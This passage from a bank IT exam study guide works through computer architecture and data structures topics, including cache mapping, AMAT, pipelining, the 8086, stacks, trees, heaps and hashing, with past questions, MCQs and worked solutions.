Answer: (c) — 4 + 2 + 1 = 7 Officer IT MCQ 2026 (BIBM)

5. Which of the following is a universal gate?

(a) AND (b) OR
(c) NAND (d) XOR

Answer: (c) — All gates can be built using NAND and NOR.

6. How is −1 written in 8-bit 2's complement?

(a) 10000001 (b) 11111110
(c) 11111111 (d) 00000001

Answer: (c) — 00000001 → invert 11111110 → +1 = 11111111.

7. $(2F)_{16}$ = ?

(a) 45 (b) 47
(c) 32 (d) 215

Answer: (b) — 2 × 16 + 15 = 47.

8. How many select lines does a 16:1 MUX need?

(a) 2 (b) 3
(c) 4 (d) 16

Answer: (c) — $2^4 = 16$.

9. According to De Morgan's law, (A + B)' = ?

(a) A' + B' (b) A'B'
(c) AB (d) A + B

Answer: (b) — The complement of an OR = the AND of the complements.

10. Which flip-flop toggles its output when J = K = 1?

(a) SR (b) D
(c) JK (d) SR latch

Answer: (c) — In JK, J = K = 1 ⇒ $Q^+ = Q'$. In SR, S = R = 1 is invalid.

11. What is the minimum number of flip-flops needed for a mod-10 (decade) counter?

(a) 3 (b) 4
(c) 5 (d) 10

Answer: (b) — $2^4 = 16 \geq 10$.

12. How many bits is standard ASCII code?

(a) 6 (b) 7
(c) 8 (d) 16

Answer: (b) — 128 characters in 7 bits; Extended ASCII is 8 bits.

13. What is the number range of 8-bit 2's complement?

(a) 0 to 255
(b) −127 to +127
(c) −128 to +127
(d) −128 to +128

Answer: (c) — -2^7 to $2^7 - 1$.

14. A + AB = ?

(a) AB
(b) A + B
(c) A
(d) B

Answer: (c) — Absorption law: A(1 + B) = A.

15. What is the resolution of an 8-bit DAC with a full-scale of 5.1 V?

(a) 10 mV
(b) 20 mV
(c) 19.9 mV
(d) 51 mV

Answer: (b) — $5.1 / (2^8 - 1) = 5.1 / 255 = 0.02$ V.

Chapter 2 — Computer Architecture & Microprocessor

Questions from this chapter have appeared repeatedly in the 2026 bank exams: pipelining vs single-cycle (SO IT 2026 and AME/AE January 2026 — identical in both), memory hierarchy (AME/AE 2026), types of cache miss (SO IT 2026), cache tag/index/offset (BB AME 2023, Officer IT 2024). In MCQs, "which memory is fastest", "how many bits is the 8086", and ROM/RAM are almost certain. It is the top priority for AME/AE (IT) and SO (IT); it is also important for AP and Officer (IT).

2.1 CPU Structure and Instruction Cycle

In the **Von Neumann architecture**, instructions and data share the same memory and the same bus — so two cannot be fetched at the same time (the **Von Neumann bottleneck**). In the **Harvard architecture**, instructions and data have separate memory/buses — used in DSPs and microcontrollers; modern CPUs have separate L1 caches (I-cache, D-cache), so they are called Modified Harvard.

Part	Function
ALU	Arithmetic (+, −) and logical (AND, OR, comparison) operations
Control Unit (CU)	Decodes instructions and sends control signals to other parts (hardwired or microprogrammed)
PC (Program Counter)	Address of the next instruction
IR (Instruction Register)	The instruction currently being executed
MAR / MDR	Address to be sent to memory / data being transferred
Accumulator, General registers	Hold intermediate results — the fastest storage in the CPU

Instruction cycle: Fetch (PC → MAR → memory → MDR → IR, PC++) → Decode → Operand fetch → Execute → Write-back → Interrupt check.

2.2 Memory Hierarchy




Figure 2.1: Memory hierarchy — top: fast, expensive, small; bottom: slow, cheap, large

Locality of Reference — why the hierarchy works

- **Temporal locality:** Data just used will be needed again soon (loop variable, counter).
- **Spatial locality:** Addresses near a recently used address will be needed soon (array, sequential instructions). So the cache brings in a whole **block/line** at once.

Past Question BSCS AME/AE 24.01.2026

A system has a very fast CPU but slow main memory. Explain how memory hierarchy helps reduce the performance gap between CPU and memory.

Answer: The CPU can work in one cycle (< 1 ns), but fetching data from DRAM takes 50–100 ns — if the CPU went directly to RAM every time, it would spend most of its time waiting (stalled). This is called the **memory wall**. The memory hierarchy reduces this gap:

1. **Small but fast levels close to the CPU:** Registers and SRAM caches (L1 ~1 ns, L2 ~4 ns, L3 ~10 ns) hold recent and nearby data.
2. **Benefit of locality:** Because of temporal and spatial locality, 90–99% of requests are served by the cache (hits), so the average access time falls close to the cache speed.
3. **Block transfer:** On a miss, a whole block is brought in, so the following accesses are hits.
4. **Cost-speed balance:** Building all memory from SRAM would be impossibly expensive; the hierarchy combines cheap large storage with fast small storage to give the illusion of a "large and fast memory".
5. **Additional techniques:** Multi-level cache, prefetching, write buffer, and virtual memory at the lower level (RAM ↔ disk paging).

In numbers: hit time 1 ns, miss rate 5%, miss penalty 100 ns ⇒ AMAT = 1 + 0.05 × 100 = **6 ns** — about 16 times faster than going to RAM every time (100 ns).

2.3 Types of Memory

Type	Volatile?	Features	Use
SRAM	Yes	Flip-flop (6 transistors), no refresh needed, fast, expensive	Cache
DRAM	Yes	Capacitor + 1 transistor, needs periodic refresh, dense and cheap	Main memory (DDR4/DDR5)
ROM (Mask)	No	Programmed at the factory	Firmware
PROM	No	Programmed once (OTP)	—
EPROM	No	Entire chip erased with UV light	Old BIOS
EEPROM	No	Erased electrically at byte level	Storing configuration
Flash	No	Block-level form of EEPROM (NAND/NOR)	SSD, pen drive, BIOS/UEFI

Favourite MCQ Facts

Speed order (fastest first): Register > Cache > RAM > SSD > HDD > Optical (DVD) > Tape. Keeps data without power: ROM/Flash. While a program runs, memory for objects/variables is allocated in **RAM** (stack/heap).

2.4 Cache Mapping and Address Division

Mapping	Rule	Advantage	Disadvantage
Direct	Block j → line (j mod total lines)	Simple, fast, cheap	More conflict misses
Fully associative	A block can go in any line	No conflict misses	All tags compared at once — expensive
k-way set associative	Block j → set (j mod number of sets), into any of the k lines of the set	Middle ground — the most common in practice	Needs a replacement policy (LRU/FIFO)



Figure 2.2: Division of a 32-bit address in a direct-mapped cache (16 KB data, 4-word block)

Offset = $\log_2$(block size in bytes) | Index = $\log_2$(number of lines or sets) | Tag = address bits − index − offset

Number of lines = cache size / block size | Number of sets = number of lines / k

Past Question BB AME 2023 Officer IT 2024

Suppose we have 16 KB of data in a direct-mapped cache with 4-word blocks. Determine the size of the tag, index and offset fields if we are using a 32-bit architecture.

(The typed copy of the question paper says "4 blocks"; the original question from Patterson-Hennessy says "4-word blocks". In a 32-bit architecture, 1 word = 4 bytes.)

Answer:

Block size = 4 words × 4 bytes = 16 bytes ⇒ **Offset = $\log_2 16$ = 4 bits** (of which 2 bits are word-select, 2 bits are byte-select)

Number of lines = 16 KB / 16 B = 2^{14} / 2^4 = 2^{10} = 1024 ⇒ **Index = 10 bits**

Tag = 32 − 10 − 4 = 18 bits

Extra (often asked): each line has 128 bits of data + 18 bits of tag + 1 valid bit = 147 bits ⇒ total cache bits = 1024 × 147 = **147 Kbit** ≈ **18.4 KB** — that is, about 1.15 times the storage is needed to hold 16 KB of data.

Example 1: 32 KB, 4-way set associative cache, block 64 B, 32-bit address

Lines = 32 KB / 64 B = 512; Sets = 512 / 4 = 128 ⇒ Index = 7 bits; Offset = $\log_2 64$ = 6 bits; Tag = 32 − 7 − 6 = **19 bits**.

If the same cache were fully associative: Index = 0, Tag = 32 − 6 = **26 bits**. If direct-mapped: Index = 9, Tag = 17 bits.

Write Policy and Replacement

Write-through: cache and memory are updated together — simple, good consistency, but more bus traffic. **Write-back:** only the cache is updated; memory is written when the block is evicted (dirty bit) — faster. Replacement: LRU (least recently used), FIFO, Random, LFU.

2.5 Types of Cache Miss (3C) and AMAT

Past Question SO IT 2026 (25104)

Explain the difference between a "Compulsory Miss" (Cold Miss) and a "Capacity Miss" in cache memory.

Point	Compulsory (Cold) Miss	Capacity Miss
Cause	The block is accessed for the first time — it has never been in the cache before	The program's working set is larger than the cache capacity, so a needed block is evicted and then required again
When it occurs	At program start or with new data	While looping repeatedly over a large array/loop
Happens in an infinite cache?	Yes — even in an infinite cache the first access is a miss	No — it does not happen in a large enough cache
How to reduce	Larger block size, prefetching	Increase cache size, loop tiling/blocking
Example	Reading array A[ ] for the first time	Repeatedly reading a 64 KB array with an 8 KB cache

The third type is the **Conflict miss**: even though the cache has free space, in direct/set-associative mapping two blocks compete for the same line/set and evict each other; it is reduced by fully associative mapping or higher associativity.

AMAT = Hit time + Miss rate × Miss penalty

Two levels: AMAT = $HT_{L1} + MR_{L1} \times (HT_{L2} + MR_{L2} \times Penalty_{mem})$

Example 2: AMAT of a two-level cache

L1 hit time 1 ns, L1 miss rate 10%; L2 hit time 10 ns, L2 local miss rate 20%; RAM access 100 ns.

AMAT = 1 + 0.10 × (10 + 0.20 × 100) = 1 + 0.10 × 30 = **4 ns**.

For hit-ratio questions: effective time = h × T_c + (1 − h) × T_m. h = 0.9, T_c = 10 ns, T_m = 100 ns (direct) ⇒ 0.9 × 10 + 0.1 × 100 = 19 ns.

2.6 Performance: CPI, MIPS, Amdahl's Law

CPU time = Instruction count × CPI × Clock period = IC × CPI / f

MIPS = f / (CPI × 10^6) | Amdahl: Speedup = 1 / [(1 − p) + p / s]

Example 3: Instruction mix on a 2 GHz processor

ALU 50% (CPI 1), Load/Store 30% (CPI 2), Branch 20% (CPI 3).

Average CPI = 0.5×1 + 0.3×2 + 0.2×3 = 0.5 + 0.6 + 0.6 = **1.7**

MIPS = 2000 / 1.7 ≈ **1176**; CPU time for 10^9 instructions = 10^9 × 1.7 / (2 × 10^9) = **0.85 s**.

Amdahl: if 40% of the program is made 10 times faster, total speedup = 1 / (0.6 + 0.04) = **1.56** — the remaining 60% holds back the limit.

2.7 Pipelining vs Single-Cycle

The classic 5-stage RISC pipeline: **IF** (Instruction Fetch) → **ID** (Decode/Register read) → **EX** (Execute/ALU) → **MEM** (Memory access) → **WB** (Write Back). Laundry analogy: while one load is drying, the next load starts washing — the time for each load stays the same, but the number of loads finished per hour increases.

Instruction	C1	C2	C3	C4	C5	C6	C7
I1	IF	ID	EX	MEM	WB		
I2		IF	ID	EX	MEM	WB	
I3			IF	ID	EX	MEM	WB

n instructions in a k-stage pipeline: time = (k + n − 1) × τ | Speedup = n·k / (k + n − 1) → k (when n is large)

Past Question SO IT 2026 (25104) BSCS AME/AE 24.01.2026

Why do modern processor designs favor a multi-stage pipelined approach over a single-cycle implementation? Explain with appropriate reasoning.

Answer:

1. **Clock period limit:** In single-cycle, every instruction finishes in one cycle, so the clock period must equal the time of the slowest instruction (for example load: IF+ID+EX+MEM+WB). Even a fast instruction like ADD takes that long time. In a pipeline, the clock period = the time of the slowest *stage* — much shorter, so the clock frequency is higher.
2. **Throughput increases:** Several instructions are in different stages at the same time (instruction-level parallelism). When the pipeline is full, one instruction finishes every cycle (ideal CPI = 1).
3. **Full use of hardware:** In single-cycle, the fetch unit finishes its work and sits idle for the rest of the time; in a pipeline, every unit is busy with some instruction in every cycle.
4. **Scalability:** Superscalar, out-of-order execution, branch prediction — pipelining is the foundation of all these modern techniques.
5. **Trade-off:** The latency of each instruction does not decrease (it increases slightly due to pipeline register overhead), and handling hazards needs forwarding, stalls and branch prediction — yet overall performance is several times higher.

Numerical example: Stage times IF 200, ID 100, EX 200, MEM 200, WB 100 ps.
Single-cycle clock = 800 ps ⇒ 1000 instructions = 800,000 ps = 800 ns.
Pipeline clock = 200 ps (slowest stage) ⇒ (5 + 1000 − 1) × 200 = 200,800 ps ≈ 200.8 ns.
Speedup = 800 / 200.8 ≈ **3.98 times** (it would reach up to 5 times if the stages were equal).

Pipeline Hazards

Hazard	Cause	Solution
Structural	Two instructions need the same hardware (for example a single memory port) at the same time	Separate I-cache/D-cache, resource duplication
Data (RAW)	The next instruction tries to read before the previous one has written its result: `ADD R1,R2,R3` → `SUB R4,R1,R5`	Forwarding/bypassing, stall (bubble), compiler instruction reordering
Control	The next instruction is fetched before the branch result is known	Branch prediction, delayed branch, flush

2.8 RISC vs CISC

Point	RISC	CISC
Number of instructions	Few, simple	Many, complex
Instruction length	Fixed (for example 32 bits)	Variable (1–15 bytes, x86)

Memory access	Only through LOAD/STORE	Many instructions take memory operands directly
Cycles/instruction	Usually 1	More than one
Control unit	Hardwired	Microprogrammed
Registers	Many	Few
Pipelining	Easy	Difficult
Example	ARM, RISC-V, MIPS, Apple M-series	Intel x86, AMD64, 8086

2.9 Intel 8086 Microprocessor

Feature	Value
Data bus / ALU	**16-bit** (so the 8086 is a 16-bit microprocessor)
Address bus	20-bit ⇒ 2^{20} = **1 MB** memory
Release / pins	1978, 40-pin DIP, 5–10 MHz
Internal parts	BIU (Bus Interface Unit: segment registers, IP, 6-byte instruction queue) and EU (Execution Unit: ALU, general registers, flags)
General registers	AX (accumulator), BX (base), CX (count), DX (data) — each can be split into 8-bit halves (AH/AL…)
Pointer/Index	SP, BP, SI, DI
Segment	CS, DS, SS, ES (each up to 64 KB)
Flags	9: 6 status (CF, PF, AF, ZF, SF, OF) + 3 control (TF, IF, DF)
8088	Same internals, but an 8-bit external data bus (in the IBM PC)

Physical address = Segment × 16 (10H) + Offset

Example 4: Finding the physical address

CS = 2000H, IP = 0350H ⇒ 20000H + 0350H = **20350H**.

DS = 1234H, offset = 0022H ⇒ 12340H + 0022H = **12362H**.

An early form of pipelining: the BIU fetches the next 6 bytes of instructions into the queue in advance, while the EU executes the current instruction — fetch and execute overlap.

Addressing Modes (with 8086 examples)

Mode	Example	Where the operand is
Immediate	`MOV AX, 25H`	Inside the instruction itself
Register	`MOV AX, BX`	In a register
Direct	`MOV AX, [5000H]`	At a given memory address

Register indirect	`MOV AX, [BX]`	At the address held in BX
Based / Indexed	`MOV AX, [BX+SI+10H]`	Base + index + displacement
Relative	`JMP label`	PC + offset

2.10 I/O: Polling, Interrupt and DMA

Method	How	CPU busy-ness
Programmed I/O (polling)	CPU repeatedly checks the device status	Highest — wastes time
Interrupt-driven	The device sends an interrupt when ready; the CPU saves its current work and runs the ISR	Medium — an interrupt for every word
DMA	The DMA controller bypasses the CPU and transfers blocks directly between device ↔ memory; one interrupt at the end	Lowest — suitable for large data (disk, NIC)

Types of interrupt: hardware vs software (INT n), **maskable** (INTR — can be disabled) vs **non-maskable** (NMI — for example power failure, memory parity error). When an interrupt arrives, the CPU pushes the flags and PC onto the stack and returns with IRET after the ISR. Switching from one process to another on an interrupt or at the end of a time slice — **context switching** — happens in the CPU.

2.11 Storage: HDD, SSD and Memory Capacity Calculation

Point	HDD	SSD (SATA / NVMe)
Technology	Rotating magnetic platters and read/write heads	NAND flash, no moving parts
Access time	~5–10 ms	~0.05–0.1 ms
Throughput	~100–250 MB/s	SATA ~550 MB/s, NVMe (PCIe) 3–7 GB/s
Durability	Damaged by shocks	Shock-resistant, but limited write cycles (wear leveling, TBW)
Cost/GB	Low	High
Use in banks	Archive, backup	CBS database, OS, VM datastore

Disk access time = Seek time + Rotational latency (= ½ × 60/RPM) + Transfer time

Memory capacity = $2^{\text{address lines}}$ × data bus width

Example 5: Time to read a 4 KB block on an HDD

Seek 5 ms, 7200 RPM, transfer rate 100 MB/s.
One rotation = 60/7200 = 8.33 ms ⇒ average rotational latency = 4.17 ms; transfer = 4 KB / 100 MB/s ≈ 0.04 ms.
Total ≈ 5 + 4.17 + 0.04 = **9.21 ms** — the same job on an NVMe SSD takes ~0.1 ms, about 90 times faster.

Example 6: Address lines of a memory chip

64K × 8 chip ⇒ 64K = 2^{16} ⇒ **16 address lines**, 8 data lines. With 20 address lines and 8-bit data, capacity = 2^{20} × 8 bits = **1 MB**. To build 1 MB of memory from 64K × 8 chips, 16 chips are needed, plus a 4:16 decoder for chip select.

Common Mistake

KB = 2^{10} bytes (in memory), but in data rate kbps = 10^3 bits/s. Do not mix up byte (B) and bit (b): 100 MB/s = 800 Mbps.

2.12 MCQ Practice

1. Which has the fastest access speed?

(a) HDD (b) SSD
(c) DVD (d) Cache

Answer: (d) — Cache (SRAM) works at the ns level. Officer IT MCQ 2026 (BIBM)

2. Which memory retains data even without power?

(a) RAM (b) ROM
(c) Cache (d) Register

Answer: (b) — ROM is non-volatile. Officer IT MCQ 2026 (BIBM)

3. How many bits is the 8086 microprocessor?

(a) 8-bit (b) 16-bit
(c) 20-bit (d) 32-bit

Answer: (b) — 16-bit data bus/ALU; 20-bit address bus. Officer IT 2026 (25105)

4. Which is the fastest among SSD, RAM, Cache and HDD?

(a) SSD (b) RAM
(c) Cache (d) HDD

Answer: (c) — Cache > RAM > SSD > HDD. Officer IT 2026 (25105)

5. Where does context switching occur?

(a) Compiler
(b) Memory
(c) CPU
(d) I/O device

Answer: (c) — The CPU saves the state of one process and loads the state of another.
Officer IT MCQ 2026 (BIBM)

6. Where is memory allocated for an object while a program is running?

(a) Cache
(b) HDD
(c) ROM
(d) RAM

Answer: (d) — Both heap and stack are in main memory (RAM). Officer IT MCQ 2026 (BIBM)

7. What is the maximum addressable memory of the 8086?

(a) 64 KB
(b) 640 KB
(c) 1 MB
(d) 4 GB

Answer: (c) — 20-bit address $\Rightarrow 2^{20}$ bytes.

8. Which memory must be refreshed regularly?

(a) SRAM
(b) DRAM
(c) EEPROM
(d) Flash

Answer: (b) — The charge in DRAM capacitors leaks away.

9. If CS = 1000H and IP = 0020H, what is the physical address?

(a) 1020H
(b) 10020H
(c) 01020H
(d) 10200H

Answer: (b) — 1000H × 10H + 0020H = 10000H + 0020H.

10. Which cache has no conflict misses?

(a) Direct-mapped
(b) 2-way set associative
(c) Fully associative
(d) 4-way set associative

Answer: (c) — Any block can go in any line.

11. What is the theoretical maximum speedup of a k-stage pipeline with equal stages?

(a) $k - 1$
(b) k
(c) $2k$
(d) k^2

Answer: (b) — As $n \to \infty$, $nk/(k + n - 1) \to k$.

12. Which is a feature of RISC architecture?

(a) Variable-length instructions
(b) Microprogrammed control
(c) Memory access only through load/store
(d) Few registers

Answer: (c) — The others are CISC features.

13. Which method transfers a block of data from an I/O device to memory without CPU intervention?

(a) Polling
(b) DMA
(c) Interrupt
(d) Paging

Answer: (b) — Direct Memory Access.

14. Which addressing mode is `MOV AX, [BX]`?

(a) Immediate
(b) Direct
(c) Register indirect
(d) Register

Answer: (c) — The operand's address is in the BX register.

15. Cache memory is usually built with which technology?

(a) DRAM
(b) SRAM
(c) Flash
(d) EPROM

Answer: (b) — SRAM is fast and needs no refresh.

Chapter 3 — Data Structures and Algorithms

Almost every bank IT exam asks questions from this chapter — especially **Assistant Programmer (AP)**, **Senior Officer (IT)**, **Officer (IT)** and **BB AD (ICT)**. MCQs ask basic Stack/Queue/Tree questions and complexity; the written part asks hashing, infix→postfix, tree traversal, graph representation, worst case of sorting and the reasoning behind searching. It appears less in the **AME** exam, but it is still in the MCQs.

3.1 Complexity and Big-O — At a Glance

The speed of an algorithm is expressed as a function of the input size **n**. Big-O = upper bound (worst case), Ω = lower bound, Θ = both (tight bound).

$$O(1) < O(\log n) < O(n) < O(n \log n) < O(n^2) < O(n^3) < O(2^n) < O(n!)$$

Data Structure	Access	Search	Insert at start	Insert at end	Delete (first)
Array	O(1)	O(n)	O(n) — all elements must shift	O(1) (if space is available)	O(n)
Singly Linked List	O(n)	O(n)	**O(1)**	O(n) (O(1) with a tail pointer)	**O(1)**
Stack / Queue	—	O(n)	push/enqueue O(1)		pop/dequeue O(1)
BST (balanced / skewed)	O(log n) / O(n)		insert O(log n) / O(n)		O(log n) / O(n)
Hash Table	—	average O(1), worst O(n)	average O(1)		average O(1)
Binary Heap	view max/min O(1)	O(n)	insert O(log n)		extract-max O(log n)

Common Mistake

Insert at the start of an Array = O(n), but insert/delete at the start of a Linked List = O(1). Exactly this difference was asked in the Officer (IT) 2026 MCQ (“time complexity of inserting/deleting the first element”).

3.2 Array and Linked List

Array: stored in contiguous memory; direct O(1) access by index; size is usually fixed. **Linked List**: each node holds data + a pointer to the next node; size is dynamic, but there is no random access.




Fig 3.1: Singly linked list — each node = data + next pointer (yellow)

```
// Insert at start — O(1)
struct Node { int data; struct Node *next; };
void push_front(struct Node **head, int x) {
    struct Node *n = malloc(sizeof(struct Node));
    n->data = x;
    n->next = *head;   // the new node points to the old head
    *head = n;         // head is now the new node
}
```

Types: Singly, Doubly (prev + next), Circular (last node points back to head). A doubly list can be traversed backward, but each node needs one extra pointer.

3.3 Stack — LIFO

In a Stack, the last item to enter is the first to leave (Last In First Out). Operations: `push`, `pop`, `peek/top`, `isEmpty` — all O(1).

Uses of Stack (MCQ favorite)

- **Recursion / function call** — the activation record of each call is kept on the call stack.
- **Balanced parentheses** check — push an opening bracket; on a closing bracket, pop and match.
- Infix → Postfix conversion and Postfix evaluation.
- Undo/Redo, browser back button, DFS (iterative).

Example: Is "{ [( )] (}" balanced?

{ push → [push → (push →) arrives, top "(" matches, pop →] arrives, top "[" matches, pop → (push → } arrives, top is "(" — no match ⇒ **Unbalanced**. It is also unbalanced if the stack is not empty at the end.

3.4 Infix → Postfix Conversion and Evaluation

Rules: an operand goes straight to the output; "(" goes onto the stack; on ")", pop to the output until "("; on an operator, if the stack top has an operator of equal or higher precedence, pop those first, then push. Precedence: `^` > `* / %` > `+ -`; `^` is right-associative, the others are left-associative.

Past Question Officer IT 2024

Convert the infix expression P = 12/(7-3)+2 to postfix expression and evaluate it.

Step	Symbol	Stack	Postfix (output)
1	12	—	12
2	/	/	12
3	(	/ (	12
4	7	/ (	12 7
5	−	/ (−	12 7
6	3	/ (−	12 7 3
7	)	/	12 7 3 −
8	+	+ (“/” has higher precedence, so it is popped first)	12 7 3 − /
9	2	+	12 7 3 − / 2
10	End	Empty	**12 7 3 − / 2 +**

Evaluation (push operands; on an operator, pop two and compute with the *second popped as the first operand*):

Symbol	Action	Stack
12, 7, 3	push	12, 7, 3
−	7 − 3 = 4	12, 4
/	12 / 4 = 3	3
2	push	3, 2
+	3 + 2 = 5	**5**

Answer: Postfix = 12 7 3 − / 2 +, value = **5**.

Example: A + B * C − D / E → Postfix and Prefix

Postfix: **A B C * + D E / −** | Prefix: **− + A * B C / D E**

Trick: first add brackets ((A + (B*C)) − (D/E)), then move each operator to the end of its bracket (postfix) or to the start (prefix).

3.5 Queue and Circular Queue

Queue = FIFO (First In First Out). `enqueue` happens at the **rear**, `dequeue` happens from the **front**. Types: Linear, Circular, Priority Queue (using a heap), Deque (insert/delete at both ends).

Past Question SO IT 2026 (25104)

Why is a Circular Queue preferred over a Linear Queue in many operating systems? Explain with one example.

Answer: In an array-based Linear Queue, after a few dequeues the front moves forward; the empty cells at the front can no longer be used. When rear reaches the last index, the queue shows "full" even though there is free space at the front — this is called **memory wastage / false overflow**.
In a Circular Queue, after the last cell we return to the first cell (modulo):

rear = (rear + 1) % N | front = (front + 1) % N | Full: (rear + 1) % N == front

Advantages: (1) the fixed-size buffer is fully reused, (2) all operations are O(1) and no elements need to be shifted, (3) ideal for continuous data flow such as producer–consumer.
Example in OS: Round Robin CPU scheduling — a process in the ready queue runs for one time quantum and then goes to the back of the queue; a circular structure handles this naturally.
Others: keyboard buffer, printer spooler, network packet ring buffer.




Fig 3.2: Circular queue — the first cell follows the last cell

3.6 Tree — Key Terms

Past Question SO IT 2026 (25104)

Define the following terms used in tree data structures: (i) Tree (ii) Leaf Node ...

Term	Definition
Tree	A non-linear, hierarchical, acyclic, connected structure of nodes and edges; it has one root, and a tree with n nodes has exactly n−1 edges.
Root	The topmost node, which has no parent.
Leaf (External) Node	A node with no child (degree 0).
Internal Node	A node with at least one child.
Degree	Number of children of a node; degree of a tree = maximum node degree.
Depth / Level	Number of edges from the root to that node (depth of root is 0).
Height	Number of edges from that node to its farthest leaf; height of a tree = height of the root.
Sibling / Subtree	Children of the same parent are siblings; a node together with all its descendants forms a subtree.

Binary tree: at most 2^i nodes at level i | at most $2^{h+1} - 1$ nodes at height h | minimum height for n nodes = $\lfloor \log_2 n \rfloor$ | leaves = (degree-2 nodes) + 1

3.7 Binary Search Tree (BST) and Traversal

In a BST, for every node **all values on the left are smaller** and **all values on the right are larger**. Inserted in order: 50, 30, 70, 20, 40, 60, 80.




Fig 3.3: BST — yellow nodes are leaf nodes; height = 2

Traversal	Order	Result (tree above)	Use
Inorder	Left → Root → Right	**20 30 40 50 60 70 80**	Gives **sorted** order in a BST
Preorder	Root → Left → Right	50 30 20 40 70 60 80	Copying a tree, prefix expression

Postorder	Left → Right → Root	20 40 30 60 80 70 50	Deleting a tree, postfix expression
Level order (BFS)	Level by level	50 30 70 20 40 60 80	Uses a queue

Memory Trick

Pre/In/Post tell "when the Root comes": Pre = first, In = middle, Post = last. Officer (IT) 2026 MCQ: "Which traversal of a BST returns elements in sorted order?" → **Inorder**.

Example: Given Preorder and Inorder, rebuild the tree

Preorder: A B D E C F, Inorder: D B E A F C. The first element of Preorder is the root = A. In Inorder, left of A (D B E) = left subtree, right of A (F C) = right subtree. The next Preorder element B = root of the left subtree, with D on its left and E on its right. On the right side, C is the root and F is its left child. ⇒ Postorder: **D E B F C A**.

Search/insert/delete in a BST: O(log n) if balanced, but inserting in sorted order makes the tree skewed (like a linked list) and O(n). For this reason, AVL / Red-Black trees keep themselves balanced.

3.8 Heap and MAX-HEAPIFY

Binary heap = a complete binary tree stored in an array. Max-heap: every parent ≥ its children. In a 1-indexed array, for i: `parent = ⌊i/2⌋`, `left = 2i`, `right = 2i+1`.

Code given in a past question Officer IT 2024

```
MAX-HEAPIFY(A, i)
1. left  = 2i
2. right = 2i + 1
3. largest = i
4. if (left <= A.heap_size and A[left] > A[i])
5.     largest = left
6. if (right <= A.heap_size and A[right] > A[largest])
7.     largest = right
8. if (largest != i)
9.     swap A[i], A[largest]
10.    MAX-HEAPIFY(A, largest)
```

Purpose: if the value at i is smaller than its children, swap it with the larger child and move it down ("sift down"). Time O(log n) (the height of the tree).

Example: MAX-HEAPIFY(A, 2) on A = [16, 4, 10, 14, 7, 9, 3, 2, 8, 1]

i=2: A[2]=4, left A[4]=14, right A[5]=7 → largest = 4 → swap → [16, 14, 10, **4**, 7, 9, 3, 2, 8, 1]
i=4: A[4]=4, left A[8]=2, right A[9]=8 → largest = 9 → swap → [16, 14, 10, 8, 7, 9, 3, 2, **4**, 1]
i=9: leaf (left = 18 > heap_size 10) → stops. **Result: [16, 14, 10, 8, 7, 9, 3, 2, 4, 1]**

BUILD-MAX-HEAP: run MAX-HEAPIFY from i = ⌊n/2⌋ down to 1 — total O(n). Heap sort = build heap + repeatedly move the root (max) to the end → O(n log n), in-place, unstable. The natural implementation of a priority queue is a heap.

3.9 Hashing and Collision Resolution

A hash function converts a key to a table index: the common form is `h(k) = k mod m`. When two keys get the same index, it is a **collision**. Solutions: (a) **Chaining** — a linked list in each slot; (b) **Open addressing** — Linear probing `(h(k)+i) mod m`, Quadratic probing `(h(k)+i²) mod m`, Double hashing `(h₁(k) + i·h₂(k)) mod m`.

Past Question BB AP 2023

Consider a hash table of size 13 with integer keys. Suppose the hash function is h(k) = k mod 13. Insert, in the given order, the keys 10, 3, 5, 6, 16, 17, 19 into the hash table using linear probing to resolve collisions. Show all the work.

Key	h(k) = k mod 13	Probe sequence	Final index
10	10	10 is empty	10
3	3	3 is empty	3
5	5	5 is empty	5
6	6	6 is empty	6
16	3	3 (occupied) → 4 is empty	4
17	4	4 (16) → 5 (5) → 6 (6) → 7 is empty	7
19	6	6 (6) → 7 (17) → 8 is empty	8

Final table:

Index	0	1	2	3	4	5	6	7	8	9	10	11	12
Key	—	—	—	3	16	5	6	17	19	—	10	—	—

Total collisions: 16 → 1, 17 → 3, 19 → 2 = 6. Note that a continuous run of filled cells has formed at indexes 3–8 — this is called **primary clustering**, the main weakness of linear probing.

